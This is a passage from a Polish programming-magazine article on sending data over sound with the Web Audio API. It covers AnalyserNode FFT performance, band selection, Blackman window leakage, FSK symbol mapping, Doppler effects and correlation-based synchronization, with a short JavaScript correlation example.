To, jakie parametry wybierzymy, zależy jednak głównie od prędkości dostarczania nowych tablic wyników FFT. Testy w tym zakresie możemy przeprowadzić przy użyciu poniższego przykładu:

- » <https://audio-network.rypula.pl/analyser-node-performance>
- » <https://audio-network.rypula.pl/analyser-node-performance-src>

Test opiera się na fakcie, że metodę `getFloatFrequencyData` z klasy AnalyserNode możemy wywoływać wielokrotnie, nawet gdy nowy wynik FFT nie jest jeszcze gotowy. W takim przypadku zwyczajnie dostaniemy tablicę o takich samych wartościach jak w poprzednim wywołaniu. Nasz skrypt porównuje więc aktualną tablicę wyników z poprzednią – jeśli coś się zmieniło, oznacza to, że dysponujemy nowym wynikiem FFT. Analizując czasy, możemy obliczyć wydajność AnalyserNode na danym urządzeniu.

Na Rysunku 8 przedstawiono wyniki testu dla różnych urządzeń. Dość wyraźnie widać, że urządzenia mobilne, takie jak komórki, są kilka razy wolniejsze od np. przeciętnego laptopa. Testy na szybkim sprzęcie stacjonarnym dały wyniki zbliżone do tych

z laptopa. Nie ma natomiast większej różnicy między samą wielkością fftSize z uwagi na jego złożoność  $O(N \log_2 N)$ . Dodatkowo sam algorytm działa na osobnym wątku, więc nie ma tutaj problemu z przycinaniem strony.

### Laptop

Rozmiar okna (FFT size)	Czas trwania okna	Średni czas obliczania FFT	Najlepszy czas obliczania FFT
2048	42.7 ms	10.03 ms (99.69 FFT/s)	13.00 ms (76.92 FFT/s)
8192	170.7 ms	9.90 ms (101.02 FFT/s)	13.80 ms (72.46 FFT/s)
32768	682.7 ms	9.98 ms (100.18 FFT/s)	15.40 ms (64.94 FFT/s)

### Komórka

Rozmiar okna (FFT size)	Czas trwania okna	Średni czas obliczania FFT	Najlepszy czas obliczania FFT
2048	42.7 ms	38.53 ms (25.95 FFT/s)	118.8 ms (8.42 FFT/s)
8192	170.7 ms	58.35 ms (17.14 FFT/s)	120.8 ms (8.28 FFT/s)
32768	682.7 ms	62.06 ms (16.11 FFT/s)	133.0 ms (7.52 FFT/s)


Rysunek 8. Szybkość dostarczania nowych wyników FFT przez AnalyserNode

Przypomnijmy: naszym celem jest stworzenie systemu transmisji danych, który działałby zarówno na laptopie, jak i komórce. Oznacza to, że wybierając częstotliwość próbkowania tablic wyników FFT, musimy wziąć pod uwagę najgorsze możliwe wyniki z urządzeń mobilnych. Testy wykazały, że najniższy wynik, jaki otrzymaliśmy, to około 7 FFT/s. Oznacza to, że co około 150 ms AnalyserNode jest w stanie w zasadzie w 100% zwrócić nam nową tablicę wyników FFT. Dla zachowania dodatkowego marginesu bezpieczeństwa my użyjemy jeszcze niższej wartości 4 FFT/s (odstęp co 250 ms). Rozmiar okna FFT nie może być zatem większy niż 250 ms, by nie „zachodzić” na zakładkę na następny blok sampli. Z Rysunku 7 możemy odczytać, że najlepszym wyborem będzie dla nas okno o rozmiarze fftSize równym 8192, gdyż trwa ono w granicach 186 ms/171 ms. Takiej właśnie wartości będziemy używać nieco dalej przy implementacji warstwy fizycznej.

## SPECTRAL WATERFALL

W metodzie FSK symbole rozlokowane są na różnych częstotliwościach. Decyza o tym, jaki symbol aktualnie odbieramy, sprowadza się do znalezienia prążka o największej wartości mocy w ustalonym wcześniej zakresie. Z kolei poziom szumu możemy obliczyć jako średnią wartość pozostałych prążków z zakresu.

W tej części zbadamy, jakie pasmo będzie najlepsze do realizacji naszego pomysłu. Od tego zależy będzie liczba symboli FSK, a co za tym idzie – prędkość transmisji. W tym celu posłużymy się spektrogramem. Pozwala on analizować, jak widmo amplitudowe zmienia się w czasie. Wartości mocy wyrażone w decybelach otrzyma-



Rysunek 9. Spektrogram

mują różne kolory, tak by można było łatwo ocenić, która część widma zawiera więcej energii, a która mniej. Z pomocą przychodzi klasa Spectrogram, której kod znajdziemy poniżej:

» <https://audio-network.rypula.pl/spectrogram-class>

Na Rysunku 9 przedstawiono 7 sekund takiej wizualizacji dla zakresu częstotliwości od 0 Hz do 20 kHz.

Analiza wyników z różnych urządzeń pozwala stwierdzić, iż na większości przeglądarek mobilnych możemy spotkać się z „dziwnym” efektem w okolicach 6.5 – 7.5 kHz. Powyżej tego zakresu moc odbieranych fal gwałtownie spada. Jest to związane z tym, że sygnał z mikrofonu przepuszczany jest przez filtr dolnoprzepustowy. Testy na Androidzie pokazały, że przeglądarki mobilne często korzystają ze strumienia audio, który jest używany do rozmów telefonicznych. Można to łatwo zweryfikować poprzez próbę zmiany głośności na karcie przeglądarki korzystającej z mikrofonu. Zwyczajnie zamiast paska o nazwie „Media” zobaczymy pasek „Głośność podczas rozmowy”. Niestety nie mamy wpływu na implementację przeglądarki, więc najbezpieczniej jest założyć, że nasze pasmo jest ograniczone „od góry” częstotliwością 6 kHz. Po prostu nie możemy sobie pozwolić na to, by niektóre urządzenia odfiltrowały część naszej transmisji.

Jeżeli chodzi o ograniczenie „z dołu”, sprawa wygląda różnie w zależności od tego, czy dźwięk jest odbierany, czy nadawany. Z odbiorem niskich częstotliwości w zasadzie nie powinno być problemu. Praktycznie każdy mikrofon jest w stanie odbierać dźwięki o częstotliwościach od 50 Hz. Gorzej jest z nadawaniem, gdyż wbudowane w laptopy czy komórki głośniki nie radzą sobie dobrze z niskimi częstotliwościami. Testy wykazały, że problemy zaczynają się pojawiać około 350 Hz. Sygnały o częstotliwościach mniejszych niż 150 Hz były już w zasadzie niemożliwe do wygenerowania. Dopiero lepszej klasy zestaw z subwooferem pozwalał zejść znacznie niżej.

Dla zachowania pewnego marginesu bezpieczeństwa możemy założyć, że „bezpieczny” zakres częstotliwości, jakim dysponujemy, leży w przedziale od 500 Hz do 6 kHz. Daje to szerokość pasma równą 5.5 kHz. Dla przyjętego przez nas fftSize równego 8192, w tym zakresie częstotliwości mieści się około 1000 prążków widmowych ( $(6000-500)/(sampleRate/8192)$ ).

Linki do przykładów umożliwiających testy we własnym zakresie znajdziemy poniżej:

- » <https://audio-network.rypula.pl/spectral-waterfall>
- » <https://audio-network.rypula.pl/spectral-waterfall-src>
- » <https://audio-network.rypula.pl/spectral-waterfall-recorder>
- » <https://audio-network.rypula.pl/spectral-waterfall-recorder-src>

## 44.1 KHZ CZY 48 KHZ? OTO JEST PYTANIE

Przykład „Spectral Waterfall” umożliwia dodatkowo generowanie prostych tonów o częstotliwościach odpowiadających dokładnie prążkom widmowym po stronie odbiornika. Taka synchronizacja częstotliwości maksymalizuje moc sygnału. Niestety w przypadku AnalyserNode to nadajnik musi nastroić się na odbiornik. Jest to trochę dziwne, gdyż zazwyczaj jest odwrotnie. Trudno sobie wyobrazić, że dzwonimy do stacji radiowej i prosimy, żeby to nadajnik przestroił się na nasz odbiornik FM. W naszym przypadku nie stanowi to jednak problemu, gdyż łączymy tylko dwa urządzenia. W dodatku są one oddalone maksymalnie o kilka metrów, więc łatwo sprawdzić bądź zmienić ich parametry.


Powodem całego zamieszania jest fakt, iż częstotliwości prążków, oprócz wartości fftSize, zależą także od parametru sampleRate. Ten z kolei jest specyficzny dla urządzenia i nie jest możliwe użycie innej wartości. Z tego powodu w sekcji „Transmit” musimy podać częstotliwość próbkowania odbiornika. W Web Audio API w 99% przypadków będą to wartości równe 44100 Hz lub 48000 Hz.

## ROZKŁAD ENERGII W PRĄŻKACH WIDMOWYCH


Pierwsza myśl podpowiada nam, że gdy nadawana częstotliwość będzie idealnie dopasowana do częstotliwości prążka, wtedy na spektrogramie zobaczymy silny sygnał dokładnie w jednej kolumnie. Tak jednak się nie dzieje. Energia fali zamiast trafić tylko do jednego prążka, jest dodatkowo rozproszona na kilka sąsiednich. Tryb „loopback” pozwala zbadać ten efekt dla warunków idealnych. Wtedy sample z wyjścia trafiają bezpośrednio na wejście w ramach tego samego urządzenia bez zakłóceń.

Efekt „rozproszenia” jest wynikiem zastosowania funkcji okna. Pod maską AnalyserNode działa okno Blackmana. Jego wygląd i porównanie z naszym spektrogramem przedstawiono na Rysunku 10. Niestety w Web Audio API nie przewidziano możliwości zmiany funkcji okna lub jego wyłączenia. Warto jednak wiedzieć, że w świecie DSP okno Blackmana jest jednym z wielu, jakie są dostępne. Na przykład w części pierwszej tej serii użyliśmy okna o nazwie Blackman–Nuttall. Różni się ono nieco sposobem dystrybucji energii naszej fali na wykresie widma. Generalnie im bardziej chcielibyśmy obniżyć poziom prążków niezwiązanych z falą, tym szerszy/grubszy będzie obszar bliski naszej fali. To jednak zmniejsza zdolność rozdzielczą fal o bardzo zbliżonej częstotliwości. Jak

Idealne dopasowanie częstotliwości



Najgorsze dopasowanie częstotliwości



Rysunek 10. Wygląd widma okna Blackmana na tle prążków widmowych

A blurred background image showing several people in an office setting, some at desks with computers displaying financial reports, others standing in the background.

sages

MINIKONFERENCJA

# DATA SCIENCE I BIG DATA W ZARZĄDZANIU

15 GRUDNIA 2017

REJESTRACJA BEZPŁATNA



## EKSPERCI

DOMINIK BATORSKI  
ANNA WRÓBLEWSKA  
MARCIN CHOIŃSKI  
JAKUB NOWACKI




## LOKALIZACJA

AKADEMIA  
LEONA KOŹMIŃSKIEGO  
W WARSZAWIE  
UL. JAGIELŁOŃSKA 57/59

[WWW.SAGES.COM.PL/DATA-SCIENCE-W-ZARZADZANIU](http://WWW.SAGES.COM.PL/DATA-SCIENCE-W-ZARZADZANIU)

# PROGRAMOWANIE APLIKACJI WEBOWYCH



Rysunek 11. Wybór najlepszego pasma dla naszej warstwy fizycznej

widać, wybór okna zależy od konkretnego zastosowania. Zainteresowanych odsyłam do przeszukania Internetu dla frazy „fft window function comparison”.

Podobny obrazek do tych znalezionych w Internecie możemy wygenerować sami, korzystając z poniższego przykładu:

- » <https://audio-network.rypula.pl/window-function>
- » <https://audio-network.rypula.pl/window-function-src>

W przypadku AnalyserNode i użytego w nim okna Blackmana widmo fali o idealnie dopasowanej częstotliwości rozciąga się wizualnie na 5 relatywnie „silnych” prążków (Rysunek 10). Tak naprawdę wartości prążków są punktem na krzywej widma okna. Główną, centralną część nazywamy listkiem głównym (ang. *main lobe*). Dalsze z nich noszą nazwę listków bocznych (ang. *side lobe*). Analiza prążków wchodzących w skład naszych listków pozwala stwierdzić, że różnica mocy między prążkiem głównym a jego dwoma najbliższymi sąsiadami wynosi tylko około 5 dB. Różnica między dalszymi sąsiadami wzrasta do 20 dB. Cała reszta prążków nakłada się idealnie na „doliny” widma okna. Doliny mają już tak niską wartość energii, że brakuje nawet koloru do jej pokazania.

Niestety nieco gorzej jest w przypadku braku dopasowania częstotliwości. W najgorszym przypadku każdy ze „szczytów” listków bocznych wypada idealnie w miejscu prążka widmowego. Wtedy wyciek widma jest największy, tworząc długi ślad daleko poza maksimum mocy. Ślad ten jest jednak i tak wielokrotnie słabszy niż gdybyśmy okna nie zastosowali w ogóle.

W ramach dygresji warto wspomnieć, że gdy fala jest idealnie dopasowana do danego prążka, nie jest w ogóle konieczne stosowanie funkcji okna. Brak okna możemy traktować jako okno prostokątne (mnożenie sampli dziedziny czasu przez same jedynki). „Szczyt” listka głównego wpływa wtedy na wartość mocy tylko jednego „centralnego” prążka. Wszystkie inne prążki nakładają się idealnie na „doliny” widma okna. Sprawia to, że wartość ich mocy jest pomijalnie mała. Korzyści z takiego stanu rzeczy czerpie technika OFDM. Niestety nawet niewielki brak dopasowania częstotliwości może spowodować katastrofalny wyciek widma, gdyż listki boczne widma okna prostokątnego są bardzo „wysokie”. Widać wyraźnie, że chcąc rezygnować z funkcji okna, musimy dokładnie wiedzieć, co robimy. Można więc odnieść wrażenie, że twórcy AnalyserNode celowo nas przed tym ustrzegli, zwyczajnie blokując możliwość wyłączenia odgórnie ustalonego okna Blackmana ;)

By nieco „stuningować” prążki zwracane przez AnalyserNode, możemy zwyczajnie połączyć prążki w grupy, wybierając największą wartość mocy w każdej z nich. Przy idealnym dopasowaniu częstotliwości połączenie w grupy po 5 prążków dałoby praktycznie idealny wykres z tylko jedną kolumną o dużej mocy. By oszczęścić

dostępne pasmo, poprzestaniemy jednak na połączeniu tylko 3 prążków w jeden. Zapewni to odstęp około 20 dB pomiędzy mocą prążka sygnału a następnego z kolei prążka o dużej mocy wynikającego z czystej matematyki. Jeżeli wykryjemy różnicę mniejszą niż 20 dB, oznacza to będzie, że inny sygnał będący *de facto* szumem niebezpiecznie zbliża się do poziomu naszego prawdziwego sygnału.

W przykładzie „Spectral Waterfall” łączением prążków możemy sterować za pomocą kontrolki „FFT skip factor”.

## MAPOWANIE PRĄŻKÓW WIDMOWYCH NA SYMBOLE FSK

Biorąc pod uwagę to, co przeanalizowaliśmy do tej pory, możemy finalnie ustalić rozlokowanie oraz liczbę symboli FSK. Większość urządzeń, jakie chcemy obsługiwać, jest zdolne odbierać dźwięki w zakresie częstotliwości od 500 Hz do 6 kHz. Dla fftSize równego 8192 mieści się w tym przedziale około 1000 prążków. Chcąc zapewnić wyraźny odstęp mocy prążka sygnału od poziomu szumu, zdecydowaliśmy się grupować prążki po 3. Redukuje to liczbę prążków w naszym paśmie do około 333. Jak się okazuje, jest to ciągle bardzo przyzwoita liczba, gdyż przesłanie jednego bajta „naraz” wymaga 256 symboli. Nasze bezpieczne pasmo będzie zatem wykorzystane tylko częściowo.

Do naszych obliczeń założymy jednak 258 symboli. Dwa dodatkowe symbole użyjemy do synchronizacji, o czym będzie nieco dalej. Pamiętajmy też, że nie możemy przekroczyć 6 kHz z uwagi na filtr dolnoprzepustowy występujący głównie na urządzeniach mobilnych. Chcąc jak najmniej pokrywać się z dźwiękami życia codziennego (np. gwizdanie to zakres od 1 do 2 kHz), nasze finalne pasma dosuniemy maksymalnie do 6 kHz.

Ostatecznie dla próbkowania 44.1 kHz otrzymamy zakres od około 1841 kHz do 5992 kHz, a dla próbkowania 48 kHz zakres od około 1441 Hz do 5959 kHz (Rysunek 11). Koniec zakresu dla 44.1 kHz jest nieco przesunięty względem 48 kHz, tak aby symbole „sync” nie zachodziły na siebie. O synchronizacji będziemy jednak mówić nieco dalej.

## EFEKT DOPPLERA

Gdy nasze urządzenie nadawcze zbliża się bądź oddala od odbiornika, wpływa to na wartość odbieranej częstotliwości. Na wykresie widma nasz prążek może się zatem przesunąć w lewo bądź w prawo. Nominalna rozdzielcość widma amplitudowego dla fftSize równego 8192 to około 5.4 Hz (44100/8192) lub 5.9 Hz (48000/8192). Połączenie 3 prążków w jeden zwiększa te wartości trzykrotnie. Otrzymamy więc wartości kolejno 16.1 Hz oraz 17.6 Hz.

Spacerujący człowiek porusza się z prędkością około 1 m/s, co w najgorszym przypadku przekłada się na różnicę w odbieranej częstotliwości rzędu 4.4 Hz dla fali 1500 Hz ( $1500 * 343 / (343 \pm 1)$ ) lub nawet 17-18 Hz dla fali 6000 Hz ( $6000 * 343 / (343 \pm 1)$ ). Do obliczeń przyjęto prędkość dźwięku równą 343 m/s. Dla dolnej części naszego pasma błąd wynikający z efektu Dopplera nie będzie jeszcze wpływał negatywnie na odbierany symbol. Niestety, im wyższy numer prążka, tym efekt Dopplera jest bardziej widoczny. Pamiętajmy więc o tym, spacerując po pokoju podczas transmisji. Istnieje duże ryzyko, że spowodujemy tym odbieranie błędnych symboli.

## PRÓBKOWANIE TABLIC WYNIKÓW FFT

Zastanówmy się teraz, jaką prędkość transmisji możemy uzyskać dla ustalonych do tej pory parametrów. Przyjęliśmy, że nawet najwolniejsze urządzenie, jakie chcemy obsługiwać, jest zdolne do przetwarzania 4 tablic FFT na sekundę (każda co 250 ms). Z każdej z tablic jesteśmy w stanie odczytać jeden bajt, gdyż dla danych mamy do dyspozycji 256 unikalnych symboli. Z pozoru może się więc wydawać, że możemy osiągnąć prędkość rzędu 4 bajtów na sekundę, czyli 32 bps. Niestety w rzeczywistości ta liczba będzie dwukrotnie mniejsza z uwagi na częstotliwość Nyquista, o której mówiliśmy w poprzedniej części artykułu. Ostatecznie więc nadajnik musi pracować z częstotliwością 2 symboli na sekundę, co przekłada się na prędkość transmisji równą 2 bajty na sekundę 16 bps (Rysunek 12).

Odstępy rzędu 250 ms są już na tyle duże, że nie musimy ich obliczać z dokładnością do pojedynczego sampla. Możemy je z powodzeniem zrealizować za pomocą tradycyjnego JavaScriptowego `setInterval`. Zapewnia on, że nasze odstępy nie będą „dryfowały” w czasie. Nawet gdy jeden handler się spóźni, czasy wszystkich kolejnych nie ulegną przesunięciu – 0.0, 0.5, 1.2 (spóźniony handler), 1.5, 2.0, 2.5 itd. Oprócz `setInterval` możemy także użyć `setTimeout`, jednak wtedy musielibyśmy sami korygować opóźnienia, posługując się czasem systemowym. Takie rozwiązanie implementuje poniższa klasa:

» <https://audio-network.rypula.pl/smart-timer-class>

## PROBLEM SYNCHRONIZACJI

Częstotliwość próbkowania będąca dwukrotnością częstotliwości nadawania symboli skutkuje tym, że poprawne wartości leżą albo w tablicach FFT o numerach parzystych (0, 2, 4, 6, ... – `rxSampleOffset = 0`), albo nieparzystych (1, 3, 5, 7, ... – `rxSampleOffset = 1`). Zależy to od tego, z jakim przesunięciem czasowym wystartowały na-

sze urządzenia. Idealny moment to ten, w którym nasze okno FFT obejmuje tylko jeden symbol. Najgorszy moment to ten, w którym wyłapujemy symbol zarówno aktualny, jak i poprzedni. Skąd zatem wiadomo, które przesunięcie powinniśmy wybrać? Pomoże nam w tym transmitter, poprzez przesyłanie specjalnego wzorca, który wypatrywa błąd odbiornika. Wzorzec o najlepszych parametrach pozwoli podjąć decyzję o wyborze przesunięcia.

Do detekcji wzorca posłużymy się korelacją. Zwraca ona wartość liczbową mówiącą o tym, jak bardzo nasza sekwencja jest do niego podobna (Listing 4).

**Listing 4 . Wyznaczanie wartości współczynnika korelacji**

```
var
  syncSeq = [1, -1, 1, -1],
  a = [-1, -1, -1, 0],
  b = [-1, 1, -1, 1],
  c = [1, -1, 1, -1];

function getCorrV(code, v) {
  var i, result = 0;

  for (i = 0; i < code.length; i++) {
    result += code[i] * v[i];
  }

  return result;
}

console.log(getCorrV(syncSeq, a)); // -1
console.log(getCorrV(syncSeq, b)); // -4
console.log(getCorrV(syncSeq, c)); // 4
```


W przykładzie z Listingu 4 za nasz wzorzec przyjęliśmy sekwencję czterech naprzemiennych -1 i 1. Dla ciągu „a” nasza korelacja jest bliska零. Oznacza to brak podobieństwa. Dla sekwencji „b” oraz „c” otrzymamy kolejno -4 i 4. Długość wzorca wynosi 4. Oznacza to, że w dwóch ostatnich przypadkach odnaleźliśmy maksimum podobieństwa. Różnica polega tylko na odbiciu znaków sekwencji. Kod klasy do obliczania korelacji możemy znaleźć poniżej:

» <https://audio-network.rypula.pl/correlator-class>

W naszej warstwie fizycznej także będziemy korzystać z wzorca naprzemiennych -1 oraz 1. Ten ciąg będziemy dalej nazywać sekwencją „sync”. Do synchronizacji posłużymy się dwoma symbolami, dla których miejsce zarezerwowałyśmy na samym końcu naszego pasa. Odebranie przedostatniego symbolu (Sync A) zmapujemy na -1, ostatniego (Sync B) na 1, a dowolnie innego na 0.


Logikę wykrywającą sekwencję „sync” zawarto w klasie RxSync-Detector. Jej działanie przedstawiono na Rysunku 13.

» <https://audio-network.rypula.pl/rx-sync-detector-class>



Rysunek 12. Próbkowanie wyników FFT pozwalające otrzymywać poprawne symbole

# **PROGRAMOWANIE APLIKACJI WEBOWYCH**



Rysunek 13. Szczegóły procesu synchronizacji

Jak widzimy, nasza klasa umożliwia obliczanie korelacji, patrząc na co drugi element. Umożliwia to naprzemienne przetwarzanie symboli o numerach parzystych, jak i nieparzystych w miarę ich napływu do bufora. Na początku, gdy sygnał „sync” nie jest transmitowany, korelacja jest zerowa. Gdy tylko nadajnik zacznie transmitować sekwencję „sync”, współczynnik korelacji zacznie wzrastać. Od pewnego progu nasza klasa RxSyncDetector zaczyna zapisywać historię wyników – wartość współczynnika korelacji, średnią moc sygnału, średnią moc szumu oraz informacje o przesunięciu aktualnego symbolu. Metoda `isRxSyncInProgress` zaczyna zwracać wtedy `true`. Historia ta jest uzupełniana do momentu wykrycia pierwszego spadku współczynnika korelacji. Oznacza to, że nadajnik zwyczajnie skończył nadawać sekwencję „sync”. Zapisana historia jest finalnie sortowana po wartości współczynnika korelacji oraz średniej mocy sygnału. Pierwszy element tak posortowanej tablicy zawiera informacje o sygnale „sync” o najlepszych parametrach.

Gdy proces dobiegnie końca, historia oraz bufory są czyszczone, a metoda `isRxSyncInProgress` zaczyna zwracać `false`. Szczygiły naszej synchronizacji możemy odczytać poprzez funkcję `getRxSyncDspDetails`. Oprócz wartości przesunięcia otrzymujemy także powiązaną z nim średnią wartość sygnału oraz średnią wartość szumu. Różnica tych wartości to SNR (ang. *signal to noise ratio*). Warstwa fizyczna mniej więcej w połowie wartości średnich (`rx-  
SignalDecibelThresholdFactor`) ustala wartość progu mocy (`rxSignalDecibelThreshold`). Pozwala to odróżnić prawdziwy sygnał od szumu otoczenia. Wszystkie sygnały poniżej tego poziomu traktowane są jako brak aktywnej transmisji (ang. *idle line*).

Działanie synchronizacji możemy przetestować sami, korzystając z widocznego poniżej przykładu. Aby uwidoczyć cały proces, pasmo celowo ograniczono do bardzo wąskiego zakresu znajdującego się tuż przy symbolach sync. „Surowe” sample tablic FFT pojawiają się od razu w odstępach co 250 ms. Nieco inaczej jest z zsynchronizowanymi symbolami, gdyż najpierw musimy odebrać przynajmniej jedną poprawną sekwencję „sync”. Po jej wykryciu „synchronizowane” symbole zaczną pojawiać się w odstępach co 500 ms. Pamiętajmy jednak, że gdy moc sygnału takiego symbolu będzie poniżej progu, to zamiast wartości liczbowej otrzymamy wartość null.

- » <https://audio-network.rypula.pl/fsk-synchronization-demo>
- » <https://audio-network.rypula.pl/fsk-synchronization-demo-src>

## **WARSTWA FIZYCZNA (ANG. PHYSICAL LAYER)**

